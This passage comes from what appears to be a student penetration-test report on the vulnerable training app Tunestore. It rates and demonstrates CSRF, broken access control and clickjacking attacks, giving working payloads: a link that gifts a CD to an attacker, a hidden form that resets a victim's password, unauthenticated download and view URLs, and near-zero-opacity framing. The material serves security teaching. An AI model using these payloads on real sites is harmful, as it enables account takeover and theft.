
Payload used to attack:

```
<a href="http://localhost:8080/Tunestore/give.do?cd=2&friend=attacker">Congratulations! You have got an Offer.</a><br/>
```


When victim clicks on "listen to free music" after he/she logs in to account, it will redirect the victim to above shown attacker's website.

2.3.2.4 Exploit Example


Before the victim: “test” clicks on the payload link.




After the victim: “test” clicks on the payload.



If the victim: “test” clicks on the same link again and again:
This case has been explained in the “special note” above.





2.3.3 CSRF Attack: “Change Password”

2.3.3.1 Vulnerability Rating - DREAD score = 15 out of 15

D	Damage potential	Level: 3 An attacker can access any user accounts and make changes as desired, such as change their password, transfer funds or access sensitive information.
R	Reproducibility	Level: 3 An attacker can do this attack any time they can get access to an authorized users session to execute the forged code.
E	Exploitability	Level: 3 With no protection for this attack, any programmer can do a little bit of research to repeat the attack as long as they can consistently gain access.
A	Affected users	Level: 3 Every user is vulnerable to the attack.
D	Discoverability	Level: 3 The vulnerability is well known and commonly exploited, especially with Tunestore, every page on the product is vulnerable.


2.3.3.2 Vulnerability Description and Impact

Description: Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks specifically target state-changing requests, not the theft of data. Since the attacker has no way to see the response to the forged request. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing.
Impact: Loss of victim’s resources, reputability.
Ex: If the attacker can make the victim to post something dangerous on social media against to ethics, then the victim’s reputation can be spoiled.
Ex: Is the attacker make to click on a link, the action of the link can make the victim to lose all the money he/she has in account.

2.3.3.3 Description of exploits used

Location: Immediately after the user logs in and click on the button “View Pictures”.
Exploitation Description: Added a button named as “view pictures” on the other web application “*Hello World!*”, then added a post method behind in the code which is hidden and having password set to “password” in both the fields “password and rptpass”.
Then “Attacker” gets victim’s account password changed to “password” and can perform any action logging in as a victim.

Before the attack:
I have an account “vasu” and password set to “Ruhappy1”.
And made attacker’s website looks like below included a button.





Payload used to attack behind the button "View my Pictures":

```
<form action="http://localhost:8080/Tunestore/password.do" method="POST">
<input type="hidden" name="password" value="password"/>
<input type="hidden" name="rptpass" value="password"/>
<input type="submit" value="View my pictures"/>
</form>
```


2.3.3.4 Exploitation Example


Before the attack: "vasu" with "Ruhappy1" works.







After he visits to the link "Listen to Free Music" → redirects to "Hello World!" web page → click on "view my pictures" → victim is being redirected to the page as below.








So, attacker knows the password is "password" and can login as victim and can perform any action via victim's account to get benefited socially, economically.





2.4 BROKEN ACCESS CONTROL

2.4.1 Vulnerability Rating: DREAD score = 15 out of 15

D	Damage potential	Level: 3 An attacker can steal any of the products on the site from the company by having access to the database without logging in.
R	Reproducibility	Level: 3 An attacker can do this attack any time to manage the resources on the site.
E	Exploitability	Level: 3 With no protection for this attack, any programmer can do a little bit of research to repeat the attack by studying the URLs of the page.
A	Affected users	Level: 3 Every user is vulnerable to the attack.
D	Discoverability	Level: 3 The vulnerability is well known and commonly exploited, especially with Tunestore, the URLs can dictate so much of the sites functionality.

2.4.2 Vulnerability Description and Impact

Broken access control is when private information is accessible without authorization.


2.4.3 Description of exploits used

By using the address bar, attacker could access files and resources without even logging in.

2.4.3.1 *Gifts a cd to an attacker himself without having to login.*

By accessing the give.do, choosing the cd (cd=9), and attacker want to send the cd to himself or to any of friends.


http://localhost:8080/Tunestore/give.do?cd=9&friend=attacker



After entering URL, if the attacker logs in, attacker can see a download button for 9th CD.


2.4.3.2 *Anyone can view the CDs someone else has bought*

http://localhost:8080/Tunestore/viewcds.do?friend=vasu



2.4.3.3 Download a cd without logging in and paying for it.

http://localhost:8080/Tunestore/download.do?cd=anka.mp3



2.5 CLICK JACKING

2.5.1 Vulnerability Rating: DREAD score = 15 out of 15


D	Damage potential	Level: 3 An attacker can steal any login of a user if they are able to inject the code before the user logs in.
R	Reproducibility	Level: 3 An attacker can do this attack any time to manage the resources on the site.
E	Exploitability	Level: 2 With no protection for this attack, this is a common attack, but it does take some above average programming competency to successfully extract the user's username and password.
A	Affected users	Level: 3 Every user is vulnerable to the attack.
D	Discoverability	Level: 3 The vulnerability is well known and commonly exploited, especially with Tunestore, the URLs can dictate so much of the sites functionality.


2.5.1 Vulnerability Description and Impact

The malicious practice of manipulating a website user's activity by concealing hyperlinks beneath legitimate clickable content, thereby causing the user to perform actions of which they are unaware.
Impact could be the loss of resources of victim or reputation.


2.5.2 Description of exploits used

→ First attacker needs to verify whether the web application "Tunestore" is vulnerable to clickjacking attack or not using code below.







→ payload used to attack against the function "Add a friend":



→ To make an attack against the victim, he/she must logged in and should be on that page.




In the below screen shot, you can clearly see the link "CICK ME!" is right on top of the "submit" button of victim's web page.




To demonstrate clearly, I have set the opacity in the above payload as "0.09", to make the victim's page visible to us.

While making attack against the user in real world we can set opacity to less that this approximately equal to zero so that the victim's web page is not visible to the victim at all. Victim doesn't have any clue of what happened in behind.

